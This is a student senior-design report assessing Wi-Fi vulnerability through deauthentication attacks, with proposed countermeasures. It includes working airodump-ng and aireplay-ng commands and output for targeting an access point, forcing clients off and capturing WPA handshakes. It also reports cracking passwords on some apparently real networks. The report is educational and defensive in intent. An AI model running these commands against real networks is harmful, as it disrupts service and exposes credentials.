Morgan State School

Department of Electrical and Computer

EEGR 490 – Senior Design I

Hacking Made Easy

Assessing the Vulnerability of Wireless Networks

Cherish Dickey

Advisor: Dr. Kevin Kornegay

Approved By ________ Date ________ Approved By ________ Date ________

ASSESSING THE VULNERABILITY OF WIRELESS NETWORKS

December 4, 2015

1. Abstract

The internet of things (IOT) is the network of physical objects that feature an IP address for internet connectivity and also communicates with other Internet-enabled devices and systems. IoT has evolved to wireless communication, sensors and the internet. The technology includes devices such as cell phones, computers, automobiles, even a person with a wireless heart implant. This change in technology is slowly becoming a hot topic. Cisco's Internet Business Solutions Group (IBSG) calculates some 25 billion devices are connected to the internet today, and 50 billion by 2020.

Although these technologies are constantly advancing, there are also new risk evolving with them, one being security. The more the IoT grows, the more susceptible people are to cyber-attacks. These attacks can include anything from malware attacks, Trojan attacks, deauthentication attacks, or brute force attacks. All these attacks can have devastating effects. This project will focus on one attack in particular; the deauthentication attack. A deauthentication attack is a type of denial-of service attack that targets communication between a user and a Wi-Fi wireless access point. These attacks are very easy to perform and highly malicious. Deauthentication attacks contain deauthentication frames which are classified as management frames in the 802.11 specification, and are used to disconnect stations and access points (APs). An AP can send the deauthentication frames as well as the Station. As stated before, deauthentication attacks are easy to perform. Figure 1 displays how the attack works. As shown, communication between the client and the AP is established. Then the exchange of a series of management frames take place. After that the deauthentication packets takes place, disconnecting the wireless network. This forces the client to re-enter their login information.




Figure 1: Deauthentication Process

2. Identification and Significance of Problem

When anything is put on the internet, there is always the possibility of hackers breaking into the system and stealing the data. Ten years ago, hacking was a distinct skill for experts but now this technology is available to everyone, free at the point of access, and is easy to use. These tools designed to teach amateurs to hack are known as "scripts". A prime example is the recent attack on Target retail chain, where 110 million bank cards were stolen. The person that committed the crime was far from a hacking professional, he simple had the right resources. Citadel, the program used in the Target attack, isn’t the sort of thing you need a degree in computer science to understand, it’s an easy to use program that even has an online live help function. Simpler versions of password stealing software are easily available for download, and some are even web apps that will run in your browser. Therefore, this project will assess the vulnerabilities of a wireless network and present possible countermeasures for these attacks.

3. Technical Objectives

The objective of this proposal are as follows:

- Assess the vulnerabilities of wireless networks
- Attack an actual network to prove vulnerability
- Present future countermeasures

4. Trade-Offs

*[**Project:** Assessing vulnerability of wireless networks connections **Question:** What particular components would produce most efficient results?]*

Mobile Devices	**Specs**
Android Device(Nexus 7)	Able to be rooted
	1.4 GHz quad core cortex A9 processor
	Compatible with Kali Linux
Lenovo G500 Laptop	VMWare compatible
	8 GBs Memory
IDS/IPS Software	**Specs**
SNORT	Monitors network for potential threats
	Step-by-Step configuration instructions
	Free and easy to download


5. Facilities and Equipment

[The following are items that were used throughout this project]

- Nexus 7 Android device
- Lenovo G500 Laptop
- VMWare Virtual Machine
- Kali Linux
- SNORT
- McAfee Anti-Virus Software

6. Deauthentication Attack


[The following is a description along with screenshots of the deauthentication attack demonstration. This demonstration was performed using Kali Linux inside the virtual machine]



```
CH 13 ][ Elapsed: 1 min ][ 2015-12-01 04:29

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:62:1B:53   -1        0        0    0   5  -1                   <length:  0>
C8:3A:35:48:48:00  -43       93        1    0  11  54e  WPA2 CCMP   PSK  StudentWifi
90:94:E4:32:ED:14  -46      160        0    0   3  54e  WPA2 CCMP   PSK  dlink
08:D0:9F:BE:14:E1  -61      127        0    0   6  54e. OPN              MSU-Visitor
08:D0:9F:BE:14:E0  -61      112       20    0   6  54e. OPN              MSU-Wireless
68:7F:74:C6:CA:6E  -63       90        1    0  11  54e  WPA2 CCMP   PSK  Cisco47688
90:00:4E:7E:56:33  -67      132        0    0   6  54e. OPN              HP-Print-33-Lase
00:00:00:00:00:00  -70        0        0    0   7  -1                   <length:  0>
08:D0:9F:BE:1A:41  -73       42        0    0   6  54e. OPN              MSU-Visitor
08:D0:9F:BE:1A:40  -73       47        1    0   6  54e. OPN              MSU-Wireless
08:D0:9F:BE:19:60  -75       11        1    0   1  54e. OPN              MSU-Wireless
08:D0:9F:BE:19:61  -85        9        0    0   1  54e. OPN              MSU-Visitor
08:D0:9F:BE:51:10  -85        5        0    0   1  54e. OPN              MSU-Wireless

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:18:39:62:1B:53  EC:0E:C4:6A:3B:63  -67    0 - 1      0        3
(not associated)   E4:58:E7:0F:37:C8  -43    0 - 1      0       11

oot@kali:~#
```

Figure 2A: Network Monitoring


Figure 2A displays multiple wireless access points using the `airodump-ng` command. At this point the victim AP is chosen.



```
CH 11 ][ Elapsed: 30 s ][ 2015-12-01 04:31

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:48:48:00  -43  72      240        0    0  11  54e  WPA  CCMP   PSK  StudentWifi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Figure 2B: Monitoring Specific Access Point


During this step the airodump-ng command was used again along with some added filters. The full command used: `airodump-ng -c 11 -bssid C8:3A:35:48:48:00 -w -Root/Documents/HACK/capture -wlan0mon`. **-c** = channel **-bssid** = MAC address **-w** = writes to a file **-wlan0mon** = interface



```
root@kali:~# aireplay-ng -0 0 -a C8:3A:35:48:48:00 wlan0mon
04:36:07  Waiting for beacon frame (BSSID: C8:3A:35:48:48:00) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:36:07  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:48:48:00]
04:36:07  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:48:48:00]
04:36:08  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:48:48:00]
04:36:09  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:48:48:00]
04:36:09  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:48:48:00]

^C
root@kali:~# 
```

Figure 2C: Sending Deauthentication Attack

During this step deauthentication attacks are sent to disconnect the client from the wireless connection and forces them to reconnect.




```
 CH 11 ][ Elapsed: 1 min ][ 2015-12-01 04:36 ][ WPA handshake: C8:3A:35:48:48:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C8:3A:35:48:48:00  -42 100      775       17    0  11  54e  WPA  CCMP   PSK  StudentWifi

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C8:3A:35:48:48:00  A4:E4:B8:5A:33:3B   -1    1e- 0      0       28
 C8:3A:35:48:48:00  B8:76:3F:9E:D8:DD  -33    1e- 1e     0       18

root@kali:~# 
```


Figure 2D: Capturing the WPA Handshake

After the deauthentication packets are sent and the client reconnects to the network, the WPA handshake will be initiated and then captured. Once it is captured the attacker is free to perform any other attack. The client is completely vulnerable.

7. Results

Results of Deauthentication Attack





To produce the results shown in the graph, this attack was performed fifteen different time on fifteen different access points. I was able to successfully carryout twelve of the fifteen deauthentication attacks. The success rate or fail rate was determined by whether or not the WPA handshake was captured. In this case it was captured twelve times. The other three were failures. The assumption was made that the reason for the failures were as follows: 1.There was no one at the client device to reconnect. 2. Client had firewalls or Intrusion Detection software installed that prevented the deauthentication packets from being sent, thus not forcing the client reconnect. I went a step further and performed password cracking attacks on five of the fifteen access points. During this test three of the five were successful. That means for those particular access points I was able to see the modem password in plaintext. Though the data pool was small there was still a great significance on the data presented. Having such a high percentage that successful attacks shows just how vulnerable the wireless is. This is where mitigation techniques are introduced.

8. Countermeasures of the Deauthentication Attack

After extensive research, it was decided that the only true way to stop a deauthentication attack was the update the IEEE 802.11 protocol. However, that requires special permissions and accesses. Therefore mitigation techniques were put into place instead, to ultimately prevent the attack.

- Intrusion Detection Systems (IDS) or Intrusion Protection System (IPS)

  An IDS is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station. These tools are very effective. An IPS is a network security/threat prevention technology that examines network traffic flows to detect and prevent vulnerability exploits. The tool used in the project was SNORT which is an IPS. Snort is leader among network intrusion-detection and intrusion-prevention tools and it is also free which is even better for the client. Snort has 3 modes sniffer mode, packet logger mode and network intrusion network mode also stronger passwords between 8-15 characters.

- Strong anti-virus and/or anti-malware software on anything with internet connectivity

  Anti-Virus software is a program or set of programs that are designed to prevent, search for, detect, and remove software viruses, and other malicious software like worms, trojans, adware, and more.


- External Firewall with Ingress, Egress, and Address filters

  An external firewall is a security software tool that is located on a device other than the hard drive of a computer. This type of firewall is often loaded onto network devices that are in turn connected to multiple computer work stations, such as network servers, routers, and even network switches. Using an external firewall cannot only help to limit the inflow of data from outside sources but can also be helpful in controlling the type of data that flows from a workstation and outside the company network. External firewalls with added features provide even more strength and protection. The Ingress filter specifies any inbound frame must have a public IP address from outside the ORG’s LAN. The Egress filter specifies any outbound frame must have a private IP address inside the ORG’s LAN. Lastly there is the address filter that prevents traffic from specific attackers, if known.

People also forget the importance of a strong password. It can be the difference between becoming a victim of a cyber-attack and staying protected. Stronger Passwords generally equate to 8-15 characters including upper case, numbers, and special characters. The more variety the greater the protection.

The countermeasures used for this project were a combination of IDS software anti-virus protection and a stronger password. Only five of the fifteen access points were a part of the mitigation testing due to respect of privacy. The five computers were installed with SNORT, an IPS software and McAfee, an anti-virus software. Also the users of the modems being test were asked to increase their password strength. SNORT is the leader among network intrusion-detection and intrusion-prevention tools and to make even better it’s free. It has 3 modes sniffer mode, packet logger mode and network intrusion mode. In sniffer mode, the program will read network packets and display them on the console. In packet logger mode, the program will log packets to the diskand. Lastly, there is network intrusion mode which will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified.

In order to use this software, configuration setting had to be modified. The picture below shows the SNORT configuration file. Some of the configuration were kept as default mode and other were changed for the purposes of testing.



```
###################################################
# This file contains a sample snort configuration.
# You should take the following steps to create your own custom
configuration:
#
#  1) Set the network variables.
#  2) Configure the decoder
#  3) Configure the base detection engine
#  4) Configure dynamic loaded libraries
#  5) Configure preprocessors
#  6) Configure output plugins
#  7) Customize your rule set
#  8) Customize preprocessor and decoder rule set
#  9) Customize shared object rule set
###################################################

###################################################
# Step #1: Set the network variables.  For more information, see
README.variables
###################################################

# Setup the network addresses you are protecting
ipvar HOME_NET any

# Set up the external network addresses. Leave as "any" in most
situations
ipvar EXTERNAL_NET any
```

Figure 3A: SNORT Configuration File Setup




Figure 3B: Results of Deauthentication after Countermeasures Implemented

After implementing the countermeasure onto the five machines, the success rate of the deauthentication attack decreased dramatically. I was only able to successfully deauthenticate one of the five computers and was unable to retrieve any of the passwords.

9. Conclusion

As stated previously, the internet of things is growing more and more popular each day. It revolves around increased machine-to-machine communication; it's built on cloud computing and networks of data-gathering sensors; it's mobile, virtual, and instantaneous connection; and they say it's going to make everything in our lives from streetlights to seaports "smart." Those IoT has so many advantages it also has its disadvantages, one major disadvantage being its security. The growth of the internet of things will also cause a growth in cyber security attacks, deauthentication attacks being one of them. It was established throughout this project that deauthentication attacks are very easy to implement yet extremely malicious and should be taken very serious. Through deauthentication attacks, many other attacks can implemented. To mitigate these attacks it is highly suggested to install IPS software along with anti-virus and to also implement a stronger password for the wireless router.

10. References

Beaver, K. and Davis, P. (2005). *Hacking wireless networks for dummies*. Hoboken, NJ: Wiley Pub. Inc.

Foxton, W. (2014). *Why did Target lose 110 million bank card numbers? Because hacking is getting easy â€“ Telegraph Blogs*. [online] Technology - Telegraph Blogs. Available at: http://blogs.telegraph.co.uk/technology/willardfoxton2/100012750/why-did-target-lose-110-million-bank-card-numbers-because-hacking-is-getting-easy/ [Accessed 8 Dec. 2014].

Hackersonlineclub.com, (2014). *Network Hacking - HackersOnlineClub*. [online] Available at: http://www.hackersonlineclub.com/network-hacking [Accessed 8 Dec. 2014].

Stewart, A. (2005). A contemporary approach to network vulnerability assessment. *Network Security*, 2005(4), pp.7-10.

Whatis.techtarget.com, (2014). *What is Internet of Things (IoT)? - Definition from WhatIs.com*. [online] Available at: http://whatis.techtarget.com/definition/Internet-of-Things [Accessed 8 Dec. 2014].

YouTube, (2014). *Hacking - Sniff Traffic on your Network using WireShark*. [online] Available at: https://www.youtube.com/watch?v=qs_DqMdlKHY [Accessed 8 Dec. 2014].

YouTube, (2014). *How to hack local area network*. [online] Available at: http://www.youtube.com/watch?v=t3SjLoVqr30 [Accessed 8 Dec. 2014].

11. Appendix

[Articles related to topic]

Vulnerability Assessment in Wireless Networks (article1).pdf

Article2.pdf

Wireless Network Security.pdf

Table of Contents